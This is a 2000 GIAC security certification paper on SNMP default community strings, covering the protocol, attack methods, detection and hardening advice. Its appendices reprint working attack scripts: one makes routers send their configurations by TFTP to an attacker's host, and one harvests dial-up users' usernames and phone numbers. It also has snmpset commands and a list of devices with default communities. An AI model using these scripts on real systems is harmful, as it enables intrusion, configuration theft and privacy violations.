Global Information Assurance Certification Paper

SNMP Community Strings

Gary A, Reigle

August 2000

Exploit Details

Name: Default SNMP community strings set to 'public' and 'private'
Variants: none
Operating System: All system and network devices
Protocols/Services: network printing service
Description:

The Simple Network Management Protocol (SNMP) has been the mainstay of distributed network management for more than a decade. Since its inception in 1988, SNMP has lacked strong authentication and privacy functions. SNMP uses an unencrypted 'community string' as its only authentication mechanism. Attackers can use this vulnerability in SNMP to gain a wealth of information including system information, routing tables, and tcp connections. Attackers could even reconfigure or shut down devices remotely.

Protocol Description

To better understand the seriousness and potential danger of this exploit some background into the SNMP protocol is appropriate. While not intended to be a treatise on the subject, we will cover several aspects of the protocol in a generalized overview. If the reader wishes to further investigate the SNMP protocol, there are references in the appendix which treat the protocol in much greater detail. To gain an insight into the protocol, the SNMP frame and how it is constructed will be examined. Viewing the construct of the frame will help to better understand how the protocol works and how the attacker can exploit it.

History

First we will look at a quick history of the SNMP protocol. The Simple Network Management Protocol (SNMP) is the defacto standard for managing network devices. In its inception, SNMP was primarily used for managing particular network devices, such as routers, hubs and servers and was designed to "minimize the number and complexity of management functions"[1]. Today practically any device that can be attached to a data network or installed in a personal computer has SNMP capabilities, including devices like printers, modems and desktop operating systems. Adopted in 1988 (RFC 1067) and later refined in 1989 (RFC 1098) and 1990 (RFC 1157) SNMP version 1 is still the most commonly implemented version of SNMP. Work on version two began in 1992 and was adopted in 1993 as defined in RFC's 1441-1452. SNMP v2, in addition to other enhancements, attempted to improve the security and authentication of the protocol. Unfortunately the complexities of the security enhancements led to the demise of version 2

which was never accepted commercially. In 1996 (RFC 1901) the community model of authentication defined in SNMPv1 was officially adopted as the authentication method in SNMPv2 so that the other benefits of version 2 could be utilized.

Version 3, adopted in March of 1999 made several improvements in the SNMP protocol. Version 3 allows for use of more robust authentication, keeps track of time delays between packets and has encryption options. While this is a step in the right direction the protocol also allows for backward compatibility with version one and requires much more time and effort on the part of the network administrator. Currently vendor support is gaining ground. Cisco now supports version 3 in almost all platforms in version 12+ of the IOS. However, it will be some time until version 3 is properly implemented and supported in all network devices and version 1 will continue to be the most prominently utilized version of SNMP for some time to come.

The SNMP Message

The SNMP architecture is comprised of two basic elements, management stations and network elements. The manager is a console by which the administrator performs his management responsibilities, monitoring and controlling the network elements or agents. Specifically "SNMP is the communications protocol that allows the console and agents to communicate."[2] Since SNMP was designed, as its name implies, to be simple, the User Datagram Protocol (UDP) was chosen as the transport for the SNMP message frame. SNMP uses the well known udp ports 161 and 162.

UDP is a connectionless datagram, meaning that there are no delivery controls built into the protocol as there are in TCP. Utilizing UDP allows for smaller and simpler packets on the network. SNMP relies on upper level applications, specifically the network management station to determine the packets delivery success or failure. The SNMP message is placed into the UDP/IP frame as show in figure 1.




Figure 1 The SNMP Message in an UDP/IP Frame.




Figure 2 The SNMP Message frame.

The SNMP PDU

The SNMP message itself is divided into two units: the authentication header and a Protocol Data Unit (PDU) (*see Figure 2*). A community string and a version number make up the authentication header and the PDU is where the five SNMP operations are transmitted. The five SNMP operations are the GetRequest, GetNextRequest, GetResponse, SetRequest and the Trap.

The types of information available to an operation are defined in the Management Information Base (MIB). Although a detailed discussion of MIBs is beyond the scope of this paper, a simple explanation is necessary to understand how the attacker can gain information about SNMP managed devices. There are in general two types of MIBs. Standard MIBs define the type of information available and configurable in standard devices and protocols, private MIBs, are




Figure 3 The System Information OID Tree.

vendor and product specific. Information in a MIB is stored in a tree structure with branches and leaves representing objects to be managed. Each branch along the path to a leaf is assigned an integer called an object identifier (OID). As an example, if you follow the tree in figure 3, the OID for the standard MIB-II entry for System Contact is 1.3.6.1.2.1.1.4. The first MIBs were published in May of 1990, RFC 1156. In March of 1991 MIB-II definitions were published in RFC 1213.

As expected the Get functions allow the manager to pull or access information from the network agent. The GetRequest is sent from the SNMP Manager to request the value of one or more objects. The agent generates a GetResponse PDU with the values for each object in the GetRequest PDU. The GetNextRequest is generated to retrieve the value of the next object with the agents MIB and the agent responds with another GetResponse PDU. The SetRequest PDU is initiated by the Manager to set the value of one or more agent values. A trap is used by the agent to alert the manager that a predefined event has occurred.

PDU Type	Request ID	Error Status	Error Index	Object 1 Value1	Object 2 Value2	Object n Valuen

Figure 4 The SNMP Message PDU Frame Format.

The PDU is constructed as shown in figure 4. Several Get or Set commands can be carried in a single PDU. If sniffed off the network the sniffer output for a SNMP message would be similar to the output shown in figure 5. Here two requests for information are made in one PDU. Since the information is being requested, the values are null. When the agent responds, the return packet will carry the corresponding values of the OIDs. In this example it is easy to see how visible the data is as it is transferred data to and from SNMP agents.

SNMP Authentication

The Authentication header contains two elements a version number and the community. An SNMP community is the "pairing of an SNMP agent with some arbitrary set of SNMP application entities"[3]. Each community is named by an arbitrary string that is called the community name. "An SNMP message originated by an SNMP application entity that in fact belongs to the SNMP community named by the community component of said message is called an authentic SNMP message"[4]. Going back to the diagram in figure 2, if an SNMP element receives an SNMP message from an SNMP Manager, and the version number, community string, and IP address match those stored in the agents community profile, the PDU is processed.

There are two levels of community access. A community string can be assigned "read only" access or 'read/write' access. A matching read only community allows the get functions to be executed on the agent, and matching the write access community string allows the use of the setRequest PDU. Community strings are a text convention and are transmitted in clear text. The

standard default values of most SNMP implementations are 'public' (RO) and 'private' (RW). Many devices automatically default to the values and many network administrators automatically accept and use these values in their SNMP systems. As we shall see in the next section, this community concept creates a great opportunity for attackers to see into and disrupt networks devices.

How the Exploit Works

SNMP was designed "back when there was a limited number of computers on the internet."[5] In RFC 1157, which defines SNMP, under the heading of Security Issues, the complete section reads as follows: "Security issues are not discussed in this memo."[6] This pretty much sums up the attention given in the late 80's and early 90's to security issues.

Since the community name is a text field, and many hardware devices do not log queries sent to invalid SNMP communities, it is a simple game of brute force guessing to gain those community names. Even more astonishing than that is the number of devices that default to the 'public', private' or 'write' community names. Having attended several Network Management classes in the mid 90's, and never once was the subject of using community names other than the standard defaults ever discussed. Admin guides and examples always use them, and most administrators seem to adopt them as their own.

Imagine what the attacker can do once he has obtained the 'default' community names from a packet sniff, or guessed them with a brute force attack. With a few queries the attacker knows almost anything he wishes to about your network. By spoofing the address of the manager the attacker can even make changes to your devices via the setRequest PDU. In some cases the entire configuration file of a router or other devices can be replaced. All this going on unnoticed by scanners and IDS systems.

The attacker can gain the community and additional information by other means as well. If the attacker can sniff packets off your network, the SNMP messages, as we can see in figure 5, can easily be read. Not only does the attacker get the community and the IP address of the manager and agent, but the entire message is clear text. Just by sniffing SNMP messages, the attacker can gain much information as it is passed between manager and agents.

How to use it

There are many commercial and costly programs available that can be used to manage SNMP devices. HP Openview, Tivoli and Unicenter are three of the most widely deployed versions. Every Unix/Linux flavor comes with SNMP utilities to read and write to SNMP devices. One of the simplest and easiest SNMP tools to use is found in the Windows NT 4.0 resource kit. SNMPUTIL can be used to send 'get' requests to an SNMP device. This utility can read or 'walk' the MIB OID tree. The syntax is as follows:

snmputil walk *hostname community* OID

Where *hostname* is the target server or device, *community* is the appropriate community string and the OID is the complete identifier for the MIB object to be read.

The following example snmputil was run against a newly installed NT 4.0 Server, with SNMP installed. No configuration or modifications were made to the system except the installation of service pack 5 and the Resource kit.

```
snmputil walk MyServer pubic .1.3.6.1.4.1.77.1.2.25
```

This command displays the following output:

```
Variable = .iso.org.dod.internet.private.enterprises.lanmanager.lanmgr-
2.server.svUserTable.svUserEntry.svUserName.5.71.117.101.115.116
Value    = OCTET STRING - Guest

Variable = .iso.org.dod.internet.private.enterprises.lanmanager.lanmgr-
2.server.svUserTable.svUserEntry.svUserName.13.65.100.109.105.110.105.115.116.114.97.1
16.111.114
Value    = OCTET STRING - Administrator

End of MIB subtree.
```

As you can see, the utility was able to request and retrieve a list of user names on the server. If this were a production server, all usernames defined would be listed. This information was retrieved using the public community string, which, disappointingly is the default in NT 4.0.

Here is an example from Phrack, in an article on SNMP insecurities. Using their snmpset program, the example is used to change the host name of a cisco router.

Snmpset -v 1 -e 10.0.10.12 router.pitfiful.com cisco00 system.sysName.0 s "owned"[7]

Other free available SNMP tools available include:

snmpscan 0.05 - snmpscan scans hosts or routers running SNMPD for common communities (passwords). Communities on routers and hosts running snmpd Use this tool to test and eventually secure your snmp devices. By Knight, phunc. www.phunc.com

SNMP Sniff v1.0 allows you to decode any SNMPv[1,2]c packets that go through your network. It shows just about everything you need to know about the PDU, including errors, variable bindings, etc. Other extra features are Community, PDU type, and OID filtering of packets and a simple Perl Curses user interface. By Nuno Leitao. www.linuxave.net/~nunol/snmpsniff/

Scns.c - s0ftpj snmp community name sniffer. www.s0ftpj.org/en/site.html

Ucd-SNMP - Originally based on the Carnegie Mellon University SNMP

implementation, but greatly enhanced, ported, fixed, made easier to use. ucd-snmp.ucdavis.edu/

Multi Router Traffic Grapher (MRTG) - a tool to monitor the traffic load on network links. MRTG generates HTML pages containing GIF images which provide a LIVE visual representation of this traffic. ee-staff.ethz.ch/~oetiker/webtools/mrtg/mrtg.html

Scotty - One of the best network management packages. The software is based on the Tool Command Language. wwwhome.cs.utwente.nl/~schoenw/scotty/

Signature of the Attack

The SNMP vulnerability has no specific signature that allows it to easily be detected. "The simple act of using SNMP's default installation can effectively nullify most of your security efforts such as TCP wrappers on Unix and the RestrictAnonymous key on NT."[8] There is not much that one can watch to detect SNMP exploits, this is another reason that the exploit is so dangerous. In general it is only detected once the exploit has been successful. If odd entries appear in configuration files, or system parameters and other strange behavior are evidenced in system devices, check them to see if SNMP is active.

How to protect against it?

The best defense against the SNMP exploit it to turn off SNMP on all devices. Since this is not an option in many companies and network installations there are several steps that a security manager can take to limit the threat.

1) Treat all community strings as passwords and use the same policies as for other passwords.
   A) set a minimum number of characters, at least 8, the larger the better.
   B) require alphanumeric, numeric and special characters.
   C) Enforce password changes every 60 or 90 day.
   D) use snmputil or other such programs to validate community names and policies.

2) Set communities for read only access.

3) Do not use the same community on all devices.

4) Filter out SNMP ports (161, 162) on all Ingress routers.

5) Restrict access on SNMP devices, access lists on routers and other similar filters on as many devices as possible. Allow only the assigned management station IP addresses.

6) Know your network devices and if and how SNMP is implemented on them.

Other measures to help protect against the exploit include:


1) Check for network interface cards running in promiscuous mode (sniffers).

2) Keep your systems up to date on patches and fixes. Regularly check vendor web sites for patches, fixes and bulletins.

3) Monitor system and other logs. Watch your SNMP monitor for traps!

Diagram

This diagram helps to illustrate how SNMP can be attacked from inside or outside of the network and how most networks are wide open to these attacks. It may seem like a major design flaw, which it is, but leaving SNMP ports (udp 161 & 162) open through a firewall and parameter router so that staff from parent companies or a central management facility can see your network is common. One of my former clients, a DOD site, was doing this. They also had netbios open to the world to share calendars and such!



Appendix: Example Code and Exploit Examples

This code appeared in BugTraq in February of this year. It's faily simple code, but does well to demonstrate how relatively effortless it can be to take advantage of the SNMP exploit. The heart and sole of the code is simply issuing snmp set commands.

To: BugTraq
Subject: cisco/ascend snmp config tool or exploit? -- Re: snmp problems still alive
Date: Thu Feb 17 2000 10:17:52
Author: monti
Message-ID:<Pine.BSF.3.96.1000217234039.9410C-200000@mournblade>

Disclaimer: The attached utility is based on widely known public information and it's functionality is replicated in many very expensive commercial products. This information is provided for educational purposes only. I am not responsible for misuse of this tool or information.

May this script help make SNMP die the sad lonely death it deserves once and for all!

On that note... I originally cobbled this together to keep the network admins I worked with from doing annoying things like keeping tftp daemons running on my Unix hosts for weeks on end. Its pretty handy for that too.

It's just a lame little script to automate snmp/tftp config dumps from ciscos and ascends using snmp/tftp with a temporary tftp server. I thought it might be of interest (to some) while we're on the subject (again) of snmp router config downloads. I've seen several home-grown versions of this for ciscos out there, a handful for ascends, but have not run across any that do both, so...

The OID's to acomplish this on ciscos and ascends are below. Basically in both cases doing an SNMP set on certain variables will trigger the tftp config upload from the target router.

'XXX' denotes IP address octets for where you want the config to go.

Cisco:
SNMP set .1.3.6.1.4.1.9.2.1.55.XXX.XXX.XXX.XXX type=s(string) "tftp-filename"

Ascend:
SNMP set .1.3.6.1.4.1.529.9.5.3.0 type=a(addr) XXX.XXX.XXX.XXX
SNMP set .1.3.6.1.4.1.529.9.5.4.0 type=s(string) "tftp-filename"

As everybody knows, Cisco type 7 hashes are trivial, and ascends keep passwords unencrypted, so this tool or one of the zillion others like it (HP Openview anybody?) could be used by crazed frothy-mouthed sociopaths to dish out truckloads of evil upon meek internet-shoppers!!!@!@#$!!!

As others already have mentioned, it's worse too since you could just replace a config if you're in the mood. The OID's to accomplish that can be found in the respective cisco and ascend MIBs nearby the ones outlined above. I didnt put these in my script for fairly obvious reasons given it's original intended users ;)

-Eric Monti

The Code

```
#!/bin/sh
#  grabrtrconf:
#  Pull router configs via tftp for cisco's and ascends. obviously trivial to
#  modify this for other network hardware that supports this type of thing.
#
#  - [type] can be one of cisco | ascend currently
```

```
#  - defaults to cisco
#  - requires cmu snmp utilities (snmpset specifically)
#  - use TFTPLISTEN and disable tftp from /etc/inetd.conf if you want to
#    launch a 'temporary' in.tftpd just to grab the file.
#  - 'pidof' only exists on linux that I know of which kindof makes this a
#    linux-only tool, unless/until I decide to stop relying on it.
#  - Set 'INT' to whatever your routable IP is.
#  - run as root (if you want to launch the tftp server)
#
#  - I know this is lame... but it works (most of the time).
#
#  by: Eric Monti 11/1997
#

TFTPLISTEN="true"

DIR=/tftpboot #might want to use something else
WAIT=6
INT=ppp0

test "$4" = "" && echo "Usage: `basename $0` target write-community tftphost filename [type]" && exit 1

TYPE=$5
test "$5" = "" && TYPE="cisco"

IPADDR=$3
test "$IPADDR" = "." && IPADDR=`/sbin/ifconfig $INT | grep inet | sed "s/\:/\ /" | awk '{print $3}'`

echo $3

if [ -n $TFTPLISTEN ];then
        echo "tftp dgram udp wait root /usr/sbin/in.tftpd in.tftpd $DIR" > /tmp/ind.conf
        /usr/sbin/inetd -d /tmp/ind.conf &
        rm /tmp/ind.conf
        rm -f $DIR/$4
        touch $DIR/$4
        chmod 666 $DIR/$4
fi

#CISCO get config
test "$TYPE" = "cisco" && \
snmpset -r 3 -t 3 $1 $2 .1.3.6.1.4.1.9.2.1.55.$IPADDR s $4

#ASCEND get config
if [ "$TYPE" = "ascend" ];then
  snmpset -r 3 -t 3 $1 $2 .1.3.6.1.4.1.529.9.5.3.0 a $IPADDR
  snmpset -r 3 -t 3 $1 $2 .1.3.6.1.4.1.529.9.5.4.0 s $4
  snmpset -r 3 $1 $2 .1.3.6.1.4.1.529.9.5.1.0 i 3
  snmpset -r 3 $1 $2 .1.3.6.1.4.1.529.9.5.3.0 a "0.0.0.0"
  snmpset -r 3 $1 $2 .1.3.6.1.4.1.529.9.5.4.0 s ""
fi

sleep $WAIT

# i got lazy and used pidof... so what.
```

```
# I made pretty dots appear to make up for it!
if (test `pidof in.tftpd`);then
 echo Receiving file:
 while (test "`pidof in.tftpd`");do
       echo -n .
       sleep 1
 done
 echo
 echo Transfer Complete

fi

if [ -n $TFTPLISTEN ];then
       kill `cat /var/run/inetd.pid` # jeepers, i hope that wasnt the real1
fi
```

Another Example

This example comes to us from the "Security Bugware" web page. Posted in april of this year it demonstrates how with some simple scripts, information about users dialed into and ISP can be absconded from the ISP's access server. (oliver.efri.hr/~crv/security/bugs/)

Authors are Lumpy and Javaman, of Philtered.Net.
A member of Phitered.Net has written a tool using Perl and the CMU-SNMP library that can extract personal information of the end user via connecting to their network access server. This also means that no connection to the end user is ever made; the only network connection made is to the first machine after the end user.

To show how simple it is to gain information, via the Internet, based simply on their current IP address, here is a step by step description on how we might gain personal information about a user with the IP address 1.2.3.4. It is important to note that in most cases our target will not even know that they are a target of inquiry, since the procedure does not specify for any packets to be sent to their personal computer. For the most simple attack, we need to know the address of the device that our target is connected through, that is to say, the first machine that each packet to the Internet is being routed through. If we executed a 'traceroute' to the users address, they could surely see our traffic. However, because most of the end user access devices (ie terminal servers, DSL access units) handle many users, it is usually possible to trace to an IP address just one or two addresses from our target.

In this case, we will trace to 1.2.3.5. Our theoritical traceroute shows us that the hop just before 1.2.3.4 should be 1.2.3.1. If SNMP is enabled on this device, it is often possible to locate both the username and phone number of the end user. The phone number and username are extracted from the MIB from the end user device. By requesting the system description of the end unit via SNMP, we can quickly locate the MIB, the connected client's address table. Once we know where the IP address of our target is located in the table, we can use its location in that table to determine other relevant information about the end user. The theoritical attacker can often determine the speed and type of connection, the username used on the ISP, idle time, time online, and most disturbingly, other personal information, such as the phone number of the end user.

In some cases, the MIB is also writable by remote users. In this situation, remote users can maliciously disconnect the end user, or alter their data routes. In some cases, the entire device that the end user is connected to can be powered down or rebooted.

Below is the Perl scipt we used to demonstrate the issue. Please use this to only test your own network.

--- Start of pdox.pl ---

```
#!/usr/bin/perl
## By: lumpy_
```

```
## Description:
##      Polls SNMP data on terminal servers.
#
## Requires:
##
##      UCD-SNMP
##      - By: Wes Hardaker
##      - ftp://ucd-snmp.ucdavis.edu:/ucd-snmp.tar.gz
##      Net::SNMP
##      - By: David M. Town
##      - ../CPAN/modules/by-module/Net/Net-SNMP-2.00.tar.gz
#
## Many thanks to:
## Javaman, Sangfroid, miff, floydy, negapluck, sirsyko, hyenur, and hal
##
#

use Net::SNMP;

sub syntax {
        print "Syntax:\n\tpdox _NAS_DEVICE_ _IP_ [community]\n\n";
        exit(1);
}

sub snmpget {
        ($oid_to_get)=@_;
        ($session, $error) = Net::SNMP->session(
                Hostname => $hostname, Community => $community, Port => $port );
        if (!defined($session)) { print("## Cant open device.\n"); exit(1); }
        if (!defined($response = $session->get_request($oid_to_get))) {
        printf("## %s\n", $session->error); $session->close;exit(1);}
        $retval=$response->{$oid_to_get};
        $session->close;
        $retval=unpack("A*",pack("H*",$retval)) if (retval =~ /^0x/);
 return($retval);
}

sub snmpwalk {
        ($oid_to_get)=@_;
        ($session, $error) = Net::SNMP->session(
                Hostname => $hostname, Community => $community, Port => $port );
        if (!defined($session)) { print("## Cant open device.\n"); exit(1); }
        if (!defined($response = $session->get_table($oid_to_get))) {
        printf("## %s\n", $session->error); $session->close;exit(1);}
        $retval=$response;
        $session->close;
 return($retval);
}

## Main

$hostname  = @ARGV[0];
$ip_were_hunting = @ARGV[1];
$community = @ARGV[2] || 'public';
$port      = 161;
```

```
if (!$hostname || !$ip_were_hunting) { syntax; }

print "\n### pdox 2.0\n";

$sysdesc=snmpget('1.3.6.1.2.1.1.1.0');

print "## Got System Description: ",substr($sysdesc,0,50),"\n";

$found=0;
open(DAT,"pdox.dat");
while(<DAT>) {
       next if (/^#/);
       @parts=split;
       if ($sysdesc =~ /@parts[0]/i) {$found++; last;}
       }

if (!($found)) { print "## Unsupported device!\n"; exit(1); }

$userlist=snmpwalk(@parts[1]);

$found=0;
foreach ( sort keys %$response ) {
  if ($response->{$_} eq $ip_were_hunting)
       {$location=$_; substr($location,0,length(@parts[1]))=""; $found++;
        print "## Found $ip_were_hunting in mib. location: $location\n";
       }
}

if (!($found)) { print "## Couldnt find user in mib!\n"; exit(1); }

if (defined(@parts[2])) {
       print "## Username: ",snmpget(@parts[2].$location),"\n";}
if (defined(@parts[3])) {
       print "## Phone: ",snmpget(@parts[3].$location),"\n";}

print "\n";

exit 0;

--- Start of pdox.dat ---

#Vendor User Address Phone
livingston 1.3.6.1.4.1.307.3.2.1.1.1.14 1.3.6.1.4.1.307.3.2.1.1.1.4
lucent 1.3.6.1.4.1.307.3.2.1.1.1.14 1.3.6.1.4.1.307.3.2.1.1.1.4
ascend 1.3.6.1.4.1.529.12.2.1.4 1.3.6.1.4.1.529.12.2.1.3
nortel 1.3.6.1.4.1.166.1.14.2.1.19 1.3.6.1.4.1.166.1.14.2.1.4
shiva 1.3.6.1.4.1.166.1.14.2.1.19 1.3.6.1.4.1.166.1.14.2.1.4
cisco 1.3.6.1.4.1.9.10.19.1.3.1.1.4 1.3.6.1.4.1.9.10.19.1.3.1.1.3
annex-pri 1.3.6.1.4.1.15.2.11.3.1.6 1.3.6.1.4.1.15.2.16.1.1.1.1 1.3.6.1.4.1.15.2.16.1.1.1.2
annex 1.3.6.1.4.1.15.2.3.7.1.51 1.3.6.1.4.1.15.2.3.8.1.2
hiper 1.3.6.1.4.1.429.4.11.2.2.1.7 1.3.6.1.4.1.429.4.11.2.1.1.3
cvx .1.3.6.1.4.1.2637.2.2.101.1.13 .1.3.6.1.4.1.2637.2.2.101.1.12 .1.3.6.1.4.1.2637.2.2.101.1.29
aptis .1.3.6.1.4.1.2637.2.2.101.1.13 .1.3.6.1.4.1.2637.2.2.101.1.12 .1.3.6.1.4.1.2637.2.2.101.1.29
```

Appendix B: A partial Listing of None devices Shipping with default 'Public' & 'Private' communities

3com Switch 3300 (3Com SuperStack II) - private
Cray MatchBox router (MR-1110 MatchBox Router/FR 2.01) - private
3com RAS (HiPer Access Router Card) - public
Prestige 128 / 128 Plus - public
COLTSOHO 2.00.21 - private
PRT BRI ISDN router - public
CrossCom XL 2 - private
WaiLAN Agate 700/800 - public
HPJ3245A HP Switch 800T - public
ES-2810 FORE ES-2810, Version 2.20 - public
Windows NT Version 4.0 - public
Windows 98 (not 95) - public
Sun/SPARC Ultra 10 (Ultra-5_10) - private

Source: Bugtraq Archives
Note: This is not a complete list.

End Notes and References

End Notes

1. RFC 1157, Case, Fedor, Schoffstall, & Davin, May 1990

2. Managing Internetworks with SNMP, Mark E, Miller, M&T Books, 1997

3. RFC 1157, Case, Fedor, Schoffstall, & Davin, May 1990

4. RFC 1157, Case, Fedor, Schoffstall, & Davin, May 1990

5. Beware of the Obvious, Network World, Feb 1, 1999 v21 i5 p53

6. RFC 1157, Case, Fedor, Schoffstall, & Davin, May 1990

7. Network Management Protocol Insecurity: SNMPv1, alhambra. Phrack, Vol 7, Issue 50.

8. Beware of the Obvious, Network World, Feb 1, 1999 v21 i5 p53

References

Stuart McClure & Joel Scambry: *Beware of the Obvious: Ubiquitous SNMP Provides a Back Door to Your Network Secrets*, Infoworld, Feb 1, 1999.

John Stewart: *SNMP: Secure Fit*, Web Techniques, May 2000.

alhambra: *Network Management Protocol Insecurity: SNMPv1*, Phrack vol7, issue 50.

The BugTraq Archive, www.securityfocus.com.

Rutrell Yasin: *Plugging Holes in SNMP*, Internetweek, Nov. 9, 1998.

Mark E. Miller: *Managing Internetworks with SNMP*, M&T Books, 1997.

The SimpleWeb, Telematics Systems and Services management group of the University of Twente nmp.cs.utwente.nl.

The *PacketStorm* web site, Securify, Inc. packetstorm.securify.com.